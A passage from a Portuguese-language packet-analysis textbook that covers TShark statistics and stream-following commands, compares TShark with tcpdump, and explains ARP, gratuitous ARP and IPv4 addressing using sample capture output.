13 6.492711 172.16.16.172 -> 4.2.2.1    ICMP 74 Echo (ping) request id=0x0001, seq=23/5888, ttl=128
14 6.517448 4.2.2.1 -> 172.16.16.172 ICMP 74 Echo (ping) reply id=0x0001, seq=23/5888, ttl=54 (request in 13)
15 7.504493 172.16.16.172 -> 4.2.2.1    ICMP 74 Echo (ping) request id=0x0001, seq=24/6144, ttl=128
16 7.528843 4.2.2.1 -> 172.16.16.172 ICMP 74 Echo (ping) reply id=0x0001, seq=24/6144, ttl=54 (request in 15)
17 10.880478 172.16.16.172 -> 4.2.2.1    ICMP 74 Echo (ping) request id=0x0001, seq=25/6400, ttl=128
18 10.904451 4.2.2.1 -> 172.16.16.172 ICMP 74 Echo (ping) reply id=0x0001, seq=25/6400, ttl=54 (request in 17)
19 11.885254 172.16.16.172 -> 4.2.2.1    ICMP 74 Echo (ping) request id=0x0001, seq=26/6656, ttl=128
20 11.909634 4.2.2.1 -> 172.16.16.172 ICMP 74 Echo (ping) reply id=0x0001, seq=26/6656, ttl=54 (request in 19)
21 12.895091 172.16.16.172 -> 4.2.2.1    ICMP 74 Echo (ping) request id=0x0001, seq=27/6912, ttl=128
22 12.920183 4.2.2.1 -> 172.16.16.172 ICMP 74 Echo (ping) reply id=0x0001, seq=27/6912, ttl=54 (request in 21)
23 13.904898 172.16.16.172 -> 4.2.2.1    ICMP 74 Echo (ping) request id=0x0001, seq=28/7168, ttl=128
24 13.929263 4.2.2.1 -> 172.16.16.172 ICMP 74 Echo (ping) reply id=0x0001, seq=28/7168, ttl=54 (request in 23)
=====
IPv4 Conversations
Filter:<No Filter>
|-----<-| |----->| |----- Total -----| |----- Relative -----| |----- Duration -----|
4.2.2.1   <-> 172.16.16.172      | Frames Bytes | | Frames Bytes | | Frames Bytes | | Start | | Duration |
4.2.2.1   12     888      12     888      24     1776      0.000000000  13.9293
=====
```

Figura 6.3 – Usando o TShark para ver estatísticas de conversas.

Topic / Item	Count	Average	Min val	Max val	Rate (ms)	Percent	Burst rate	Burst start
Total HTTP Packets	1761				0.0203	100%	0.4200	6.651
HTTP Request Packets	894				0.0103	50.77%	0.2100	6.651
GET	871				0.0100	97.43%	0.2100	6.651
NOTIFY	21				0.0002	2.35%	0.1100	26.951
SEARCH	2				0.0000	0.22%	0.0100	0.293
HTTP Response Packets	867				0.0100	49.23%	0.2300	6.886
3xx: Redirection	479				0.0055	55.25%	0.2200	6.886
304 Not Modified	457				0.0053	95.41%	0.2200	6.886
302 Found	22				0.0003	4.59%	0.0500	17.814
2xx: Success	387				0.0045	44.64%	0.1400	40.264
200 OK	374				0.0043	96.64%	0.1400	40.264
204 No Content	13				0.0001	3.36%	0.0200	13.054
4xx: Client Error	1				0.0000	0.12%	0.0100	22.598
404 Not Found	1				0.0000	100.00%	0.0100	22.598
???: broken	0				0.0000	0.00%	-	-
5xx: Server Error	0				0.0000	0.00%	-	-
1xx: Informational	0				0.0000	0.00%	-	-
Other HTTP Packets	0				0.0000	0.00%	-	-

Figura 6.4 – Usando o TShark para ver estatísticas sobre requisições e respostas HTTP.

Outro recurso útil é a capacidade de visualizar saídas de stream reorganizadas, de modo semelhante ao que fizemos antes clicando com o botão direito do mouse nos pacotes no Wireshark e selecionando a opção Follow TCP Stream (Seguir stream TCP). Para obter essa saída, devemos usar a opção follow e especificar o tipo de stream, o modo da saída e o stream que queremos exibir. Você pode identificar um stream pelo número atribuído a ele na coluna mais à esquerda quando estatísticas sobre conversas são exibidas (conforme vemos na Figura 6.3). Um comando pode ter o seguinte aspecto:

C:\Program Files\Wireshark>tshark -r http\_google.pcap -z follow,tcp,ascii,0

Esse comando exibirá o stream TCP 0 do arquivo *http\_google.pcap* na tela em formato ASCII. A saída desse comando terá o seguinte aspecto:

```
C:\Program Files\Wireshark>tshark -r http_google.pcap -z
—trecho omitido—
=====
Follow: tcp,ascii
Filter: tcp.stream eq 0
Node 0: 172.16.16.128:1606
Node 1: 74.125.95.104:80
627
GET / HTTP/1.1
Host: www.google.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US; rv:1.9.1.7) Gecko/20091221 Firefox/3.5.7
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Cookie:
PREF=ID=257913a938e6c248:U=267c896b5f39fb0b:FF=4:LD=en:NR=10:TM=1260730654:LM=1265479336:GM=
NID=31=Z-nhwMjUP63e0tYMTp-3T1igMSPnNS1eM1kN1_DUrнO2zW1cPM4JE3AJec9b_vG-
YFibFXszOApfbhBA1BOX4dKx4L8ZDdeiKwqekgP5_kzELtC2mUHx7RHx3PIttcuZ
1406
HTTP/1.1 200 OK
Date: Tue, 09 Feb 2010 01:18:37 GMT
Expires: -1
Cache-Control: private, max-age=0
Content-Type: text/html; charset=UTF-8
Content-Encoding: gzip
Server: gws
Content-Length: 4633
X-XSS-Protection: 0
```

Também podemos especificar o stream que desejamos visualizar fornecendo detalhes de endereços. Por exemplo, o comando a seguir obterá um stream UDP para os endpoints e portas especificados:

```
C:\Program Files\Wireshark>tshark -r packets.pcap -z follow,udp,ascii,192.168.1.5:23429u,4.2.2.1:53v
```

Esse comando exibirá o stream UDP para os endpoints 192.168.1.5 na porta 23429 u e 4.2.2.1 na porta 53 v dos dados em *packets.pcap*.

Eis algumas de minhas opções preferidas para estatísticas:

**ip\_hosts,tree** Exibe todos os endereços IP de uma captura, juntamente com a taxa e o

percentual de tráfego pelo qual cada endereço é responsável.

**io,phs** Exibe uma hierarquia de protocolos mostrando todos os protocolos encontrados no arquivo de captura.

**http,tree** Exibe estatísticas relacionadas a requisições e respostas HTTP.

**http\_req,tree** Exibe estatísticas para todas as requisições HTTP.

**smb,srt** Exibe estatísticas relacionadas a comandos SMB para analisar comunicações Windows.

**endpoints,wlan** Exibe endpoints wireless.

**expert** Exibe informações especializadas (chats [conversas], errors [erros], e assim por diante) da captura.

Há muitas opções úteis disponíveis com o argumento -z. Seriam necessárias muitas páginas para discutir todas elas, mas se você planeja usar o TShark com frequência, invista tempo analisando a documentação oficial para saber mais sobre todas as opções disponíveis. Essa documentação pode ser encontrada em <https://www.wireshark.org/docs/man-pages/tshark.html>.

## Comparação entre o TShark e o tcpdump

As duas aplicações de linha de comando para análise de pacotes que vimos neste capítulo são bem adequadas às suas respectivas tarefas, e qualquer uma delas permitirá que você execute as tarefas que tiver em mãos com graus variados de esforço. Há algumas diferenças que valem a pena destacar para que você possa escolher a melhor ferramenta para a sua tarefa:

**Sistema operacional** O tcpdump está disponível apenas para sistemas operacionais baseados em Unix, enquanto o TShark funciona tanto em sistemas Windows quanto em sistemas baseados em Unix.

**Suporte a protocolos** As duas ferramentas oferecem suporte para protocolos comuns das camadas 3 e 4, porém o tcpdump tem suporte limitado para protocolos da camada 7. O TShark oferece um nível rico de suporte a protocolos da camada 7, pois tem acesso aos dissecadores de protocolo do Wireshark.

**Recursos de análise** As duas ferramentas dependem intensamente de análises humanas para fornecer resultados significativos, mas o TShark também oferece um conjunto robusto de recursos para análises e recursos de estatística, semelhantes àqueles do Wireshark, que podem ajudar na análise quando uma GUI não está disponível.

A disponibilidade de ferramentas e as preferências pessoais geralmente são os fatores decisivos para a escolha da ferramenta a ser usada. Felizmente, as ferramentas são semelhantes o bastante, de modo que conhecer uma o fará naturalmente aprender algo sobre a outra, permitindo-lhe se tornar mais versátil e expandindo o seu kit de ferramentas.



# PROTOCOLOS DA CAMADA DE REDE



Independentemente de você estar resolvendo problemas de latência, identificando aplicações com mau funcionamento ou visando ameaças de segurança a fim de identificar um tráfego anormal, você deve antes compreender como é um tráfego normal. Nos dois próximos capítulos, veremos como um tráfego de rede normal funciona

no nível de pacotes à medida que nos deslocamos de baixo para cima por todo o modelo OSI. Cada seção de protocolo tem no mínimo um arquivo de captura associado, que você poderá baixar e com o qual poderá trabalhar diretamente.

Neste capítulo, vamos nos concentrar especificamente nos protocolos da camada de rede, que são a força de trabalho da comunicação em rede: ARP, IPv4, IPv6, ICMP e ICMPv6.

Os três próximos capítulos sobre protocolos de rede são, sem dúvida, os mais importantes deste livro. Ignorar essa discussão seria como fazer um jantar de Natal sem preaquecer o forno. Mesmo que você já tenha um bom domínio do funcionamento de cada protocolo, faça pelo menos uma leitura rápida desses capítulos a fim de revisar a estrutura dos pacotes de cada um desses protocolos.

## ARP (Address Resolution Protocol, ou Protocolo de Resolução de Endereços)

Endereços tanto lógicos quanto físicos são usados para comunicação em uma rede. Endereços lógicos permitem comunicação entre várias redes e dispositivos conectados indiretamente. Endereços físicos facilitam a comunicação em um único segmento de rede para dispositivos que estejam diretamente conectados uns aos outros com um switch. Na

maioria dos casos, esses dois tipos de endereçamento devem funcionar em conjunto para que haja comunicação.

Considere um cenário em que você deseja se comunicar com um dispositivo em sua rede. Esse dispositivo pode ser uma espécie de servidor ou simplesmente outra estação de trabalho com a qual você precise compartilhar arquivos. A aplicação que você está usando para iniciar a comunicação já sabe qual é o endereço IP do host remoto (via DNS, que será discutido no Capítulo 9), o que significa que o sistema deve ter tudo de que precisa para compor as informações das camadas de 3 a 7 do pacote que deseja transmitir. A única informação necessária nesse ponto é a informação da camada 2 de link de dados contendo o endereço MAC do host de destino.

Os endereços MAC são necessários porque um switch que faz a interconexão entre os dispositivos em uma rede utiliza uma *tabela CAM* (Content Addressable Memory, ou Memória de Conteúdo Endereçável), que lista os endereços MAC de todos os dispositivos conectados em cada uma de suas portas. Quando o switch recebe tráfego destinado a um endereço MAC em particular, essa tabela é utilizada para saber por qual porta o tráfego deve ser enviado. Se o endereço MAC de destino for desconhecido, o dispositivo que está transmitindo inicialmente verificará se o endereço está em seu cache; se não estiver, o endereço deverá ser resolvido por meio de uma comunicação adicional na rede.

O processo de resolução utilizado por uma rede TCP/IP (com IPv4) para resolver um endereço IP em um endereço MAC se chama *ARP* (Address Resolution Protocol, ou Protocolo de Resolução de Endereços), que está definido na RFC 826. O processo de resolução ARP utiliza somente dois pacotes: uma requisição ARP e uma resposta ARP (veja a Figura 7.1).

**NOTA** *Uma RFC – ou Request for Comments (Pedido de Comentários) – é uma publicação técnica do IETF (Internet Engineering Task Force, ou Força-Tarefa de Engenharia da Internet) e da ISOC (Internet Society, ou Sociedade da Internet) e é um mecanismo usado para definir os padrões de implementação de protocolos. Você pode pesquisar a documentação das RFCs na página inicial do RFC Editor em <http://www.rfc-editor.org/>.*

O computador que está transmitindo envia uma requisição ARP que basicamente diz: “Alô para todos. Meu endereço IP é 192.168.0.101 e meu endereço MAC é f2:f2:f2:f2:f2:f2. Preciso enviar algo a quem quer que tenha o endereço IP 192.168.0.1, mas não sei qual é o endereço de hardware. Quem quer que tenha esse endereço IP poderia, por favor, responder com o seu endereço MAC?”.

Esse pacote é enviado por broadcast a todos os dispositivos no segmento de rede. Qualquer dispositivo que não tenha esse endereço IP simplesmente descartará o pacote. O dispositivo que tem o endereço enviará uma resposta ARP com algo do tipo: “Ei, dispositivo que está transmitindo, sou quem você está procurando, pois tenho o endereço IP 192.168.0.1. Meu endereço MAC é 02:f2:02:f2:02:f2”.

Depois que esse processo de resolução é concluído, o dispositivo que está transmitindo

atualiza seu cache com a associação entre endereço IP e endereço MAC do dispositivo receptor e pode começar a enviar dados.




Figura 7.1 – Processo de resolução do ARP.

**NOTA** Você pode visualizar a tabela ARP de um host Windows digitando `arp -a` em um prompt de comandos.

Ver esse processo em ação o ajudará a entender o seu funcionamento. Contudo, antes de ver alguns exemplos, vamos analisar o cabeçalho de um pacote ARP.

## Estrutura do pacote ARP

Como vemos na Figura 7.2, o cabeçalho ARP inclui os seguintes campos:

**Tipo de hardware (Hardware Type)** O tipo usado na camada 2 – na maioria dos casos, é Ethernet (tipo 1).

**Tipo de protocolo (Protocol Type)** O protocolo da camada superior para o qual a requisição ARP está sendo usada.

**Tamanho do endereço de hardware (Hardware Address Length)** O tamanho (em octetos/bytes) do endereço de hardware em uso (6 para Ethernet).

**Tamanho do endereço de protocolo (Protocol Address Length)** O tamanho (em octetos/bytes) do endereço lógico do tipo de protocolo especificado.

**Operação (Operation)** A função do pacote ARP: 1 para uma requisição ou 2 para uma resposta.

**Endereço de hardware da origem (Sender Hardware Address)** O endereço de hardware da origem.

**Endereço de protocolo da origem (Sender Protocol Address)** O endereço de protocolo da camada superior da origem.

**Endereço de hardware do destino (Target Hardware Address)** O endereço de hardware do receptor visado (em requisições ARP, é composto totalmente de zeros).

**Endereço de protocolo do destino (Target Protocol Address)** O endereço de protocolo da camada superior do receptor visado.

Abra agora o arquivo *arp\_resolution.pcapng* para ver esse processo de resolução em ação. Manteremos o foco em cada pacote individualmente à medida que descrevermos esse processo.

ARP (Address Resolution Protocol, ou Protocolo de Resolução de Endereços)							
Offsets	Octeto	0	1	3	4		
Octeto	Bit	0-7	8-15	0-7	8-15		
0	0	Tipo de hardware		Tipo de protocolo			
4	32	Tamanho do endereço de hardware		Tamanho do endereço de protocolo			
8	64	Endereço de hardware da origem					
12	96	Endereço de hardware da origem		Endereço de protocolo da origem			
16	128	Endereço de protocolo da origem		Endereço de hardware do destino			
20	160	Endereço de hardware do destino					
24+	192+	Endereço de protocolo do destino					

Figura 7.2 – Estrutura do pacote ARP.

## Pacote 1: requisição ARP

O primeiro pacote é a requisição ARP, conforme vemos na Figura 7.3. Podemos confirmar que esse pacote é um verdadeiro pacote de broadcast analisando o cabeçalho Ethernet no painel Packet Details (Detalhes do pacote) do Wireshark. O endereço de destino do pacote é ff:ff:ff:ff:ff:ff. Esse é o endereço de broadcast Ethernet, e tudo que for enviado para ele será transmitido por broadcast a todos os dispositivos no segmento de rede atual. O endereço de origem desse pacote no cabeçalho Ethernet está listado como nosso endereço MAC v.




Figura 7.3 – Um pacote de requisição ARP.

Dada essa estrutura, podemos verificar que essa é realmente uma requisição ARP em uma rede Ethernet usando IPv4. O endereço IP de origem (192.168.0.114) e o endereço MAC (00:16:ce:6e:8b:24) estão listados w, assim como o endereço IP do destino (192.168.0.1) y. O endereço MAC do destino – a informação que estamos tentando obter – é desconhecido, portanto o MAC de destino está listado como 00:00:00:00:00 x.

## Pacote 2: resposta ARP

Na resposta à requisição inicial (veja a Figura 7.4), o cabeçalho Ethernet agora tem um endereço de destino igual ao endereço MAC de origem do primeiro pacote. O cabeçalho ARP é semelhante ao da requisição ARP, com algumas mudanças:

- O código de operação (opcode) do pacote agora é 0x0002 u, indicando uma resposta no lugar de uma requisição.
- A informação de endereçamento está invertida – o endereço MAC e o endereço IP de origem agora são o endereço MAC e o endereço IP de destino w.
- O mais importante é que todas as informações estão presentes, o que significa que agora temos o endereço MAC (00:13:46:0b:22:ba) v de nosso host em 192.168.0.1.

Wireshark · Packet 2 · arp\_resolution

```

> Frame 2: 46 bytes on wire (368 bits), 46 bytes captured (368 bits)
  ✓ Ethernet II, Src: D-LinkCo_0b:22:ba (00:13:46:0b:22:ba), Dst: HonHaiPr_6e:8b:24 (00:16:ce:6e:8b:24)
    > Destination: HonHaiPr_6e:8b:24 (00:16:ce:6e:8b:24)
    > Source: D-LinkCo_0b:22:ba (00:13:46:0b:22:ba)
      Type: ARP (0x0806)
      Trailer: c0a80072
  ✓ Address Resolution Protocol (reply)
    Hardware type: Ethernet (1)
    Protocol type: IPv4 (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: reply (2) ❶
    Sender MAC address: D-LinkCo_0b:22:ba (00:13:46:0b:22:ba) ❷
    Sender IP address: 192.168.0.1
    Target MAC address: HonHaiPr_6e:8b:24 (00:16:ce:6e:8b:24)
    Target IP address: 192.168.0.114
  No.: 2 · Time: 0.004081 · Source: D-LinkCo_0b:22:ba · Destination: HonHaiPr_6e:8b:24 · Protocol: ARP · Length: 46 · Info: 192.168.0.1 is at 00:13:46:0b:22:ba
  
```

Close Help

Figura 7.4 – Um pacote de resposta ARP.

## ARP gratuito

De onde venho, quando algo é feito “gratuitamente”, a palavra geralmente ostenta uma conotação negativa. Um *ARP gratuito* (gratitous ARP), porém, é algo bom.

Em muitos casos, o endereço IP de um dispositivo pode mudar. Se isso acontecer, os mapeamentos de endereço IP para endereço MAC que os hosts da rede têm em seus caches se tornarão inválidos. Para evitar que isso cause erros de comunicação, um pacote de ARP gratuito é transmitido na rede a fim de forçar qualquer dispositivo que recebê-lo a atualizar seu cache com o novo mapeamento de endereço IP para endereço MAC (veja a Figura 7.5).




Figura 7.5 – O processo de ARP gratuito.

Alguns cenários diferentes podem fazer com que um pacote de ARP gratuito seja gerado. Um dos mais comuns é a alteração de um endereço IP. Abra o arquivo de captura *arp\_gratuitous.pcapng* e você verá esse processo em ação. Esse arquivo contém apenas

um único pacote (veja a Figura 7.6), pois é tudo que estará envolvido em um ARP gratuito.

Analisando o cabeçalho Ethernet, podemos ver que esse pacote é enviado por meio de broadcast para que todos os hosts da rede o recebam. O cabeçalho ARP é semelhante ao de uma requisição ARP, exceto que o endereço IP de origem e o endereço IP de destino são iguais. Quando é recebido por outros hosts na rede, esse pacote os fará atualizar suas tabelas ARP com a nova associação entre endereço IP e endereço MAC. Como esse pacote ARP não foi solicitado, mas resulta na atualização do cache ARP de um cliente, o pacote é considerado gratuito.

Você verá pacotes ARP gratuitos em algumas situações. Conforme mencionamos, alterar o endereço IP de um dispositivo fará um pacote gratuito ser gerado. Além disso, alguns sistemas operacionais gerarão um ARP gratuito na inicialização. Outros sistemas também usam pacotes de ARP gratuito para oferecer suporte à distribuição de carga.




Figura 7.6 – Um pacote de ARP gratuito.

## IP (Internet Protocol, ou Protocolo de Internet)

O propósito principal dos protocolos de camada 3 do modelo OSI é possibilitar a comunicação entre redes. Como acabamos de ver, os endereços MAC são usados para comunicação em uma única rede na camada 2. De modo muito semelhante, a camada 3 é responsável pelos endereços utilizados na comunicação entre redes. Alguns protocolos podem fazer isso, mas o mais comum é o IP (*Internet Protocol*, ou Protocolo de Internet), que atualmente tem duas versões em uso – IP versão 4 e IP versão 6. Começaremos analisando o IP versão 4 (IPv4), definido na RFC 791.

## IPv4 (Internet Protocol version 4, ou Protocolo de Internet versão 4)

Para compreender a funcionalidade do IPv4, é necessário saber como o tráfego flui entre redes. O IPv4 é a força de trabalho do processo de comunicação e, em última análise, é responsável por transportar dados entre dispositivos, independentemente do local em que os endpoints da comunicação estão localizados.

Uma rede simples em que todos os dispositivos estão conectados por meio de hubs ou switches é chamada de *LAN* (local area network, ou rede local). Se quisermos conectar duas LANs, podemos fazer isso usando um roteador. Redes complexas podem ser constituídas de milhares de LANs conectadas com milhares de roteadores mundo afora. A própria internet é uma coleção de milhões de LANs e roteadores.

## Endereços IPv4

*Endereços IPv4* são números designados de 32 bits usados para identificar unicamente os dispositivos conectados a uma rede. Esperar que alguém se lembre de uma sequência de uns e zeros totalizando 32 caracteres é pedir demais, portanto os endereços IP são escritos com uma *notação quádrupla* com pontos (ou notação decimal com pontos).

Na notação quádrupla com pontos, cada um dos quatro conjuntos de uns e zeros que compõem um endereço IP é convertido para a base 10 e representado como um número entre 0 e 255 no formato *A.B.C.D* (veja a Figura 7.7). Por exemplo, considere o endereço IP 11000000 10101000 00000000 00000001. Obviamente, pedir que esse número seja lembrado ou anotado é demais. Felizmente, usando a notação quádrupla com pontos, podemos representá-lo como 192.168.0.1.

